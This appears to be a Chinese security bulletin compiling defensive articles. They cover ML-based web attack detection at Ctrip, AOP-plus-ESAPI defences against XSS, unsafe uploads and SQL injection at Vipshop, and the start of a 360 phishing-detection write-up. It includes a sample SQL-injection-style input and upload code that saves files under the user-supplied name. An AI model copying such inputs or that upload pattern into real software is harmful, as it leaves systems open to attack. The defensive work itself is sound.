5	fromDate=2017-07-17&token=8B2C274742C1C1ADF6C8D18676D86775&toCi	0
6	fromDate=2017-07-21&token=1DAE8041E013F3BB817E87149A9900EC&toCi	0
7	{"to":"","from":"衡水到德州","head":{"sid":"8080","sauth":""}, "c	0
8	{"HotelPriceList": [{"Provider":"Qunar","CheckInDate":"2017-07-2	0
9	{"HotelPriceList": [{"Provider":"Qunar","CheckInDate":"2017-07-1	0
10	FlightSearchType=S&DCityName1=%B1%B1%BE%A9%28BJS%29&ACityName1=	0

图 5：训练样本数据 csv 存储格式

```

import pandas as pd
from sklearn.tree import DecisionTreeClassifier
from sklearn.externals import joblib
from sklearn.feature_extraction.text import CountVectorizer, TfidfTransformer, TfidfVectorizer
#读入训练数据
df = pd.read_csv('trainData.csv', encoding='utf-8')
#tfidf特征
tv = TfidfVectorizer(analyzer='word', ngram_range=(1,3))
n_grams_tfidf = tv.fit_transform(df['uri'].values.astype('U'))
#决策树建模
clf = DecisionTreeClassifier(random_state=0).fit(n_grams_tfidf, df['label'])
#决策树分类算法训练的模型，保存到本地硬盘，方便下次调用
joblib.dump(clf, 'webAttack.pkl')
#保存的训练样本的tfidf计算结果，存储了单词向量矩阵
joblib.dump(tv, "webAttack.m")
#之后在线上预测时，可以load进来，对待测试数据按相同维度提取特征，直接预测得到结果。
tv = joblib.load("webAttack.m")
model = joblib.load('webAttack.pkl')
testdf = pd.read_csv('testData.csv', encoding='utf-8')
n_grams_tfidf = tv.transform(testdf['uri'].values.astype('U'))
predicted = model.predict(n_grams_tfidf)

```

此时，如果用已知标签的验证数据来评估我们的机器学习模型，我们推荐使用混淆矩阵作为评判标准

#expected 是标签值，predicted 是模型预测的结果

```
print("Confusion matrix:\n%s" % metrics.confusion_matrix(expected, predicted))
```

输出：

Confusion matrix:

```
[[ 1  0]
 [4226 65867]]
```

大概解释下混淆矩阵的结果：

真实情况	预测结果	
	正例	反例
正例	TP, 实际为正预测为正	FN, 实际为正预测为负
反例	FP, 实际为负预测为正	TN, 实际为负预测为负

由于此次我们的验证数据集只有 1 条正常流量，所以我们看到 FN 为 0。我们更关心恶意流量被识别为正常流量的情况（漏报），我们看到这里漏报达到 4226 条，如果要计算漏报率，可以使用以下指标

```
print("Classification report for classifier %s:\n%s\n" % (model, metrics.classification_report(expected, predicted)))
```

输出：

	precision	recall	f1-score	support
0.0	0.00	1.00	0.00	1
1.0	1.00	0.94	0.97	70093
avg / total	1.00	0.94	0.97	70094

召回率：Recall=TP / (TP+FN)

准确率：Accuracy=(TP+TN) / (TP+FP+TN+FN)

精准率：Precision=TP / (TP+FP) ,

f1-score 是召回率和准确率的调和平均数，并假设两者一样重要,计算公式：

$$\text{f1-score} = (2 * \text{Recall} * \text{Accuracy}) / (\text{Recall} + \text{Accuracy})$$

很明显，我们这里的召回率 0.94，代表我们的漏报率为 6%，勉强属于可接纳的范围内，还需持续优化。

六、线上应用和持续优化

线上应用，也就是将建好的模型嵌入到我们已有的 nile 框架中去，且需要设置好一键开关机器学习引擎，还有正则的一键开关，对于某些经常漏报的就直接先进正则引擎了，当然正则个数需要约束，不然又走回了正则检测的死胡同了。后面我们就需要持续的观察输出，不断的自动化补充规则，自动训练新的模型。

参考前面提到的 nile 框架，目前遇到的最大的问题：我们如何面对遗漏了的攻击流量，是否可接受这部分风险。目前还没有想到一个好的方案。

归根结底，我们还是认为特征提取是对模型准确率影响最大的因素，特征工程是一个脏活累活，花在上面的时间远远大于其他步骤，对工程师的要求更高，往往要求大量的专业知识经验和敏锐的直觉，外加一些“灵感”。可以这样说，好特征即使配上较差的算法或参数，依然可以获得较好的结果。因为好的特征就意味着离现实问题的本质更加接近。另外就缺一个勤勤恳恳洗数据的工程师了。

七、未来展望

目前我们在机器学习方面的信息安全应用还存在以下可以更进一步的地方：

对非标准的 json，xml 数据包的判断，因为这些数据中内容长，标点多，且有的是非标准结构，例如 json 结构体无法顺利拆开，造成预测结果有误差

加入多分类，可以识别出不同 web 攻击的类型，从而更好的和 hulk 结合

在其他方面的应用，例如随机域名检测，ugc 恶意评论，色情图片识别等等，目前这方面我们也已经陆续展开了实践

将 spark mllib 库替换为 spark ml 库

最后一句话总结，路才刚刚开始。

携程 SRC

携程一直重视互联网用户的安 全 ,2014 年 5 月 16 日建立携程安全应急响应中心(CSRC)，隶属于携程信息安全部，致力于解决携程各产品及业务的安全问题，并逐步完善、提高携程的信息安全水平。官网地址 :sec.ctrip.com



【安全运营】

AOP 应用分享：AOP 技术应用于安全防御与漏洞修复

作者：唯品会安全应急响应中心

文章来源：【唯品会】<https://mp.weixin.qq.com/s/82URipy7LSS1NzfQqntA8Q>

本文用到的技术

- 1、AOP
- 2、ESAPI

关于 AOP 技术

AOP (Aspect-Oriented Programming) 面向切面编程。切面是什么？切面表示从业务逻辑分离出来的横切逻辑，比如性能监控、日志记录、权限控制，这些功能可从核心逻辑代码中抽离出去。也就是说 AOP 可以解决代码耦合问题，让职责更加单一。

这里要讲的是利用 AOP 技术解决代码安全问题。把安全代码从业务逻辑中分离出来，让其单一的解决安全问题。

优势：不影响业务代码，修复安全漏洞的时候，可以对原代码很好的继承，不需修改原代码（基于配置定义切点的时候）。

将 AOP 技术应用于安全技术的案例很少，网上很难找到较多示例代码。

关于 ESAPI

OWASP Enterprise Security API (ESAPI)

ESAPI (OWASP 企业安全应用程序接口)是一个免费、开源的、网页应用程序安全控件库，它使程序员能够更容易写出更低风险的程序。ESAPI 接口库被设计来使程序员能够更容易的在现有的程序中引入安全因素。ESAPI 库也可以成为作为新程序开发的基础。

通俗点说 ESAPI 是 OWASP 提供的一个安全开发 API 库。

优势：对比自己开发的安全处理代码更成熟稳定。

ESAPI 具体的使用实际也是比较少，网上也很难找到较多示例代码。开发过程比较困难点。

AOP 技术做 XSS 防御

OWASP 提供了几种 XSS 防御的方法，包括阻止非信任的数据插入，escaping HTML 输入、escaping attribute、escaping JavaScript、以及 escaping 几种其他类型。ESAPI 提供了多种 encoding 库。另外也可以采用白名单 validate 方法（比如字母数字），也可以自定义正则表达式。

AOP 技术实现 ESAPI 提供的 encoding 和 validation 库，来做 XSS 攻击的防御工作。

ESAPI 提供的几种 encoding 方法：

1、将用户数据输出到 html body 某处时，须经过 html 转义。

```
ESAPI.encoder().encodeForHTML( request.getParameter( "input" ) )
```

2、将用户数据输出到 html 标签的属性时，须经过标签属性的转义。

```
ESAPI.encoder().encodeForHTMLAttribute( request.getParameter( "input" ) )
```


3、将用户数据输出到 JavaScript 数据域时，须经过 JavaScript 转义。

```
ESAPI.encoder().encodeForJavaScript( request.getParameter( "input" ) )
```

4、将用户数据输出到 URL 的参数时，须经过 URL 转义。

```
ESAPI.encoder().encodeForURL( request.getParameter( "input" ) )
```

方案逻辑



定义切点的注解

在需要进行 XSS 防御的方法前使用相应的注解。

```
1 @Target(ElementType.METHOD)
2 @Retention(RetentionPolicy.RUNTIME)
3 public @interface XSSAllTag {
4 }
```

```
1 @Target(ElementType.METHOD)
2 @Retention(RetentionPolicy.RUNTIME)
3 public @interface XSSBeanTag {
4 }
```

```
1 @Target(ElementType.METHOD)
2 @Retention(RetentionPolicy.RUNTIME)
3 public @interface XSSStringTag {
4 }
```

唯品会安全应急响应中心

定义切面类

拦截指定方法，遍历 String 类型参数，和数据模型(JAVABean)中的 String 属性，并对其进行 XSS validate。

```
1 @Aspect
2 @Component
3 public class SecXSSAspect {
4     @SuppressWarnings("unchecked")
5     @Around(value = "@annotation(com.tony.security.aspectbox.XSSAllTag)")
6     public Object xssAllAdvice(ProceedingJoinPoint pjp) throws Throwable {
7         // 获取切入方法的参数
8         Object[] args = pjp.getArgs();
9         // 获得切入方法
10        Method method = ((MethodSignature) pjp.getSignature()).getMethod();
11        // 获得参数的类型
12        Class<?>[] paramTypes = method.getParameterTypes();
13        // 获得参数名
14        ParameterNameDiscoverer parameterNameDiscoverer = new LocalVariableTableParameterNameDiscoverer();
15        String[] parameterNames = parameterNameDiscoverer.getParameterNames(method);
16        for (int i = 0; i < paramTypes.length; i++) {
17            System.out.println("parameterName" + i + ":" + parameterNames[i]);
18            if (paramTypes[i].equals(String.class)) {
19                if (args[i] != null && args[i] != "" && !parameterNames[i].equalsIgnoreCase("password")) {
20                    args[i] = XSSValidation.escapeHTML((String) args[i]);
21                }
22            } else if (!GeneralHelper.isSimpleType(paramTypes[i]) && !GeneralHelper.isSpringType(paramTypes[i])) {
23                if (args[i] != null) {
24                    Class<?> clazz = args[i].getClass();
25                    Method[] ms = clazz.getDeclaredMethods();
26                    for (int j = 0; j < ms.length; j++) {
27                        // 遍历所有返回为String类型的get方法(不包含password字段)，获取并处理get返回值，调用其set方法重写安全编码的值
28                        if (ms[j].getName().startsWith("get") && ms[j].getReturnType().equals(String.class)) {
29                            if (!ms[j].getName().toLowerCase().contains("password")) {
30                                String result = XSSValidation.escapeHTML((String) ms[j].invoke(args[i]));
31                                String methodName = ms[j].getName().replace("get", "set");
32                                Method setM = clazz.getDeclaredMethod(methodName, String.class);
33                                setM.invoke(args[i], result);
34                            }
35                        }
36                    }
37                } else {
38                    continue;
39                }
40            }
41        }
42        return pjp.proceed();
43    }
44    ...
45 }
```

唯品会安全应急响应中心

使用 ESAPI 库处理 XSS 攻击 input

针对 XSS 攻击不同 location 与类别，提供相应的 encoding 方法。

```
1  public abstract class XSSValidation {
2      public static String REGEX_ALPHANUMERIC = "AlphaNumeric";
3      public static String REGEX_ALPHA = "Alpha";
4      public static String REGEX_NUMERIC = "Numeric";
5      public static String REGEX_EMAIL = "Email";
6      public static String REGEX_ZIP_CODE = "ZipCode";
7      public static String REGEX_IP_ADDRESS = "IPAddress";
8      public static String REGEX_SSN = "SSN";
9      public XSSValidation() {
10  }
11  public static String escapeCustomString(String s, String regex,
12      int maxLength) {
13      Pattern p = ESAPI.securityConfiguration().getValidationPattern(regex);
14      if (p == null)
15          p = Pattern.compile(regex);
16      // Sending pattern directly.
17      try {
18          return ESAPI.validator().getValidInput("CUSTOM_STRING_ESCAPE", s,
19              regex, maxLength, false, false);
20      } catch (Exception e) {
21          e.printStackTrace();
22          String resultString = "";
23          Matcher m = p.matcher(s);
24          while (m.find()) {
25              resultString += m.group(0);
26          }
27          return resultString;
28      }
29  }
30  public static String escapeJavaScript(String s) {
31      return ESAPI.encoder().encodeForJavaScript(s);
32  }
33  public static String escapeCSS(String s) {
34      return ESAPI.encoder().encodeForCSS(s);
35  }
36  public static String escapeHTML(String s) {
37      return ESAPI.encoder().encodeForHTML(s);
38  }
39  public static String escapeHTMLAttribute(String s) {
40      return ESAPI.encoder().encodeForHTMLAttribute(s);
41  }
42  public static String escapeURL(String s) throws EncodingException {
43      return ESAPI.encoder().encodeForURL(s);
44  }
45  @SuppressWarnings("finally")
46  public static String validateCreditCard(String s) {
47      try {
48          s = ESAPI.validator().getValidCreditCard("CREDIT_CARD", s, false);
49      } catch (ValidationException e) {
50          s = "VALIDATION FAILED " + s;
51          e.printStackTrace();
52      } catch (Exception e) {
53          s = "VALIDATION FAILED " + s;
54          e.printStackTrace();
55      } finally {
56          return s;
57      }
58  }
59 }
```

唯品会安全应急响应中心

唯品会安全应急响应中心

判定是否简单数据类型

```
1 public class GeneralHelper {  
2     /** 简单数据类型集合 */  
3     public static final Set<Class<?>> SMIPLE_CLASS_SET = new HashSet<Class<?>>(18);  
4     /** Spring Controller常用数据类型集合 */  
5     public static final Set<Class<?>> SPRING_CLASS_SET = new HashSet<Class<?>>(18);  
6     static  
7     {  
8         SMIPLE_CLASS_SET.add(int.class);  
9         SMIPLE_CLASS_SET.add(long.class);  
10        SMIPLE_CLASS_SET.add(float.class);  
11        SMIPLE_CLASS_SET.add(double.class);  
12        SMIPLE_CLASS_SET.add(byte.class);  
13        SMIPLE_CLASS_SET.add(char.class);  
14        SMIPLE_CLASS_SET.add(short.class);  
15        SMIPLE_CLASS_SET.add(boolean.class);  
16        SMIPLE_CLASS_SET.add(Integer.class);  
17        SMIPLE_CLASS_SET.add(Long.class);  
18        SMIPLE_CLASS_SET.add(Float.class);  
19        SMIPLE_CLASS_SET.add(Double.class);  
20        SMIPLE_CLASS_SET.add(Byte.class);  
21        SMIPLE_CLASS_SET.add(Character.class);  
22        SMIPLE_CLASS_SET.add(Short.class);  
23        SMIPLE_CLASS_SET.add(Boolean.class);  
24        SMIPLE_CLASS_SET.add(String.class);  
25        SMIPLE_CLASS_SET.add(Date.class);  
26    }  
27    /** 检查 clazz 是否为简单数据类型 */  
28    public final static boolean isSimpleType(Class<?> clazz)  
29    {  
30        return SMIPLE_CLASS_SET.contains(clazz);  
31    }  
32  
33    static  
34    {  
35        SPRING_CLASS_SET.add(Model.class);  
36        SPRING_CLASS_SET.add(ModelAndView.class);  
37        SPRING_CLASS_SET.add(HttpServletRequest.class);  
38    }  
39  
40    /** 检查 clazz 是否为Spring Controller常用数据类型 */  
41    public final static boolean isSpringType(Class<?> clazz)  
42    {  
43        return SPRING_CLASS_SET.contains(clazz);  
44    }  
45}  
46}  唯品会安全应急响应中心  唯品会安全应急响应中心
```

Controller 中使用


在 Controller 层使用前面定义的注解，进行 XSS 攻击防护。

```
1 @XSSAllTag
2 @RequestMapping(value="/user/addUser")
3 public ModelAndView addUser(String flag,@ModelAttribute User user,ModelAndView mv){
4     if(flag.equals("1")){
5         mv.setViewName("user/showAddUser");
6
7     }else{
8         hrmService.addUser(user);
9         mv.setViewName("redirect:/user/selectUser");
10    }
11
12 }
```

 唯品会安全应急响应中心

AOP 技术做 FileUpload 防御

方案逻辑

 唯品会安全应急响应中心

定义切点的注解

```
1 @Target(ElementType.METHOD)
2 @Retention(RetentionPolicy.RUNTIME)
3 public @interface FileSuffixTag {
4 }
```

 唯品会安全应急响应中心

定义切面类

```
1  @Aspect
2  @Component
3  public class FileUploadAspect {
4      @SuppressWarnings("unchecked")
5      @Around(value = "@annotation(com.tony.security.aspectbox.FileSuffixTag)")
6      public Object fileSuffixAdvice(ProceedingJoinPoint pjp) throws Throwable {
7          boolean result = true;
8          // 获得切入方法的参数
9          Object[] args = pjp.getArgs();
10         // 获得切入方法
11         Method method = ((MethodSignature) pjp.getSignature()).getMethod();
12         // 获得参数的类型
13         Class<?>[] paramTypes = method.getParameterTypes();
14         // 获得参数名
15         ParameterNameDiscoverer parameterNameDiscoverer = new LocalVariableTableParameterNameDiscoverer();
16         String[] parameterNames = parameterNameDiscoverer.getParameterNames(method);
17         for (int i = 0; i < paramTypes.length; i++) {
18             System.out.println("parameterName" + i + ": " + parameterNames[i]);
19             if (!GeneralHelper.isSimpleType(paramTypes[i]) && !GeneralHelper.isSpringType(paramTypes[i])) {
20                 if (args[i] != null) {
21                     Class<?> class1 = args[i].getClass();
22                     Method[] ms = class1.getDeclaredMethods();
23                     for (int j = 0; j < ms.length; j++) {
24                         // 遍历所有返回为MultipartFile类型的get方法
25                         if (ms[j].getName().startsWith("get") && ms[j].getReturnType().equals(MultipartFile.class)) {
26                             MultipartFile file = (MultipartFile) ms[j].invoke(args[i]);
27                             if (file != null && !file.isEmpty()) {
28                                 result = FileUploadValidation.suffixValid(file);
29                                 System.out.println(result);
30                             }
31                         }
32                     }
33                 }
34             }
35         }
36         if (result == true) {
37             System.out.println("正确上传");
38             return pjp.proceed();
39         }else{
40             System.out.println("非法上传");
41             ModelAndView mv = new ModelAndView();
42             mv.addObject("message","非法上传");
43             mv.setViewName("forward:/loginForm");
44             return mv;
45         }
46     }
47 }
```

唯品会安全应急响应中心

唯品会安全应急响应中心

使用 ESAPI 中的文件上传校验库。

```
1 public abstract class FileUploadValidation {  
2     private static final String GIF_IMAGE_EXTENSION = "gif";  
3     private static final String JPEG_IMAGE_EXTENSION = "jpeg";  
4     private static final String JPG_IMAGE_EXTENSION = "jpg";  
5     private static final String PNG_IMAGE_EXTENSION = "png";  
6     public static final String FILE_UPLOAD_CONTEXT = "fileUpload";  
7     public static boolean allowNull = false;  
8     public FileUploadValidation() {  
9     }  
10    @SuppressWarnings("null")  
11    public static boolean suffixValid(MultipartFile file)  
12        throws IntrusionException, ValidationException {  
13        String filename = file.getOriginalFilename();  
14  
15        List<String> allowedExtensions = new ArrayList<String>();  
16        allowedExtensions.add(GIF_IMAGE_EXTENSION);  
17        allowedExtensions.add(JPEG_IMAGE_EXTENSION);  
18        allowedExtensions.add(JPG_IMAGE_EXTENSION);  
19        allowedExtensions.add(PNG_IMAGE_EXTENSION);  
20        return ESAPI.validator().isValidFileName(FILE_UPLOAD_CONTEXT,filename,allowedExtensions,allowNull);  
21    }  
22}
```

唯品会安全应急响应中心

Controller 中使用

```
1 @FileSuffixTag  
2 @RequestMapping(value="/document/addDocument")  
3 public ModelAndView addDocument(String flag,@ModelAttribute Document document,ModelAndView mv,HttpSession session) throws Exception{  
4  
5     if(flag.equals("1")){  
6         mv.setViewName("document/showAddDocument");  
7  
8     }else{  
9         String path = session.getServletContext().getRealPath("/upload");  
10        String fileName = document.getFile().getOriginalFilename();  
11        System.out.println("path -->" + path);  
12        System.out.println("fileName -->" + fileName);  
13        document.getFile().transferTo(new File(path+File.separator+fileName));  
14        document.setfilename(fileName);  
15        User user = (User) session.getAttribute(HrmConstants.USER_SESSION);  
16        document.setUser(user);  
17        hrmService.addDocument(document);  
18        mv.setViewName("redirect:/document/selectDocument");  
19    }  
20  
21}
```


唯品会安全应急响应中心

AOP 技术做 SQL 注射防御

消除 SQL 注射漏洞主要有 3 种方法：参数化查询、存储过程（类似参数化查询，但是 query 存在在数据库上，供应用调用）、escaping 用户输入。另外一种是做白名单验证，阻止查询中输入非法的格式。我这里选择 escaping 用户输入和白名单 validate。其优点是可以不修改原代码。Aspects 能去拦截和分析 query，然后在执行前 escape 所有的表达式（expressions，可能包含恶意内容）。

而参数化查询需要重写动态查询代码，存储过程需要开发 move 所有查询到数据库层。都需要修改原有代码，可能引入 bug 和未知行为。此外 OWASP 提供了一个安全的 encoding 库，可以直接调用。

方案逻辑



唯品会安全应急响应中心


SQL Injection validator 逻辑

Aspect 拦截到 query 后 ,先进行注释移除 ,然后利用 JSQlParser API 对 query 的 where 进行解析 ,输出简单的 expression List。

遍历上一步获得的 simpleExpressions ,对其进行语义重复检测 (类似 1=1) ,如果检测到有语义重复 ,就替换成 “1=2” 。

最后对类型为 String 的 value 进行 encode。

<https://github.com/JSQlParser/JSQlParser/wiki>



唯品会安全应急响应中心

ESAPI Encode

`ESAPI.encoder().encodeForSQL()`


编码结果样例 :

输入 : `foo" and 1 = 2`

输出 : `foo\" and 1 \= 2`

SQL Parser 逻辑

(actor = "Tony" or actor = "Tom") and keyword = drama



唯品会安全应急响应中心

唯品会 SRC

唯品会安全应急响应中心，作为唯品会与安全研究人员之间的交流平台，非常欢迎广大用户向我们提交唯品会的安全漏洞，以帮助我们建设更安全可靠的线上购物平台，加强与业界同仁的合作交流。官网地址：<https://sec.vip.com/>



【安全运营】

钓鱼邮件威胁检测实战及典型样本分析


作者：360 Meshfire Team

文章来源：【安全客】<https://www.anquanke.com/post/id/88145>

0x00 背景介绍

近些年来，越来越多的攻击者利用社会工程学技巧伪造正常邮件内容，诱骗用户点击邮件链接或下载附件文件，这种攻击方式瞄准了企业安全防护中最薄弱的环节普通用户和终端环境，结合社会工程学和终端安全漏洞进行有效攻击，也为恶意代码的大范围感染和传播提供了诸多便利。多家企业和机构曾对钓鱼邮件攻击展开过调查：Google 与加州大学伯克利分校的研究人员近期的一份调查研究报告显示：网络钓鱼攻击对用户账户安全的威胁甚于信息泄露[1]；APWG (Anti-Phishing Working Group) 曾在多次钓鱼攻击活动趋势报告中指出钓鱼攻击各个行业的威胁[2]。过去一段时间，有大量钓鱼邮件用来传播 Cerber、Locky 等勒索软件[3]；在已经曝光的 APT 事件中，多数攻击者都是将钓鱼邮件作为渗透到目标内部网络的入口，鱼叉攻击方式也成为 APT 组织常用载荷投递方式之一。

因此，无论对个人用户还是企业、组织来说，钓鱼邮件攻击都是最为严重的安全威胁之一。为了更好地保障企业网络安全，及时发现并处置来自于钓鱼邮件的威胁，我们结合内网威胁检测的安全需求，结合业务场景，设计了一套钓鱼邮件威胁可落地的检测方法。



我们对钓鱼邮件攻击的检测方法主要可以从以下几个方面描述：

邮件威胁防护的总体思路：

钓鱼邮件攻击的威胁检测主要立足于建立一套针对邮件威胁场景的安全运营流程，对外部投递的电子邮件进行威胁检测和有效拦截。首先，通过在邮件网络入口部署邮件网关型产品，通过定义规则对已知钓鱼邮件进行过滤，包括纯粹通过社工手段收集账号密码的场景或已知可查杀的恶意附件样本都依靠邮件网关规则和特征进行拦截；对已经绕过邮件网关检测规则和样本查杀的威胁检测，结合威胁情报技术和沙箱技术，主要针对终端漏洞利用型钓鱼邮件的攻击检测。

邮件威胁检测的理论依据：

威胁检测的方法主要是结合威胁情报技术和沙箱技术，威胁情报源往往来源于全球网络环境，而内网中的终端病毒查杀和邮件网关中的样本查杀特征往往有本地杀软的局限性，基于威胁情报的检测机制往往能够超前于杀毒软件特征检测，对于威胁情报未能命中的入侵过程，则可通过沙箱行为检测，在及时发现基于 Nday 或 0day 漏洞的攻击方式，又能够产生新的威胁情报，补充到现有的防护策略当中。基于这种静态结合动态的威胁检测分析模型，可以准确提炼入侵事件，还原攻击的每个阶段，提取攻击特征，在攻击实施前切断其传播路径，从而达到保护目标的目的。

钓鱼邮件检测流程：

检测线索主要源于两方面数据源：终端侧和流量侧。终端侧可以通过主机 Agent 对邮件进程进行分析并提取邮件附件 MD5 生成格式化日志信息；流量侧的信息则主要来自于流量 DPI 解析获取的流量日志和还原样本本身。

通过威胁情报碰撞邮件附件 MD5 信息和恶意 URL 信息，并对可疑的文件投放到沙箱中进行动态检测，基于威胁情报和沙箱行为的威胁评级模型进行判定，产生告警信息投递到消息队列系统中，同时在运营平台生成告警工单。由于邮件内容的敏感性，检测过程不作落地处理仅生成告警信息。如发现高危钓鱼邮件样本，则第一时间由分析人员跟进深度安全分析，对内网资产进行威胁判定和应急处置工作。并提取相关高危样本的特征输入到邮件网关的规则库中。提取沙箱检测产生的新的 IOC 会添加到检测引擎中，成为新的检测规则。

0x01 事件简述

本文接下来将以我们团队近来一次通过上文描述的邮件威胁检测系统发现一起钓鱼邮件的攻防实战经历，来分析一起典型的钓鱼邮件攻击样本

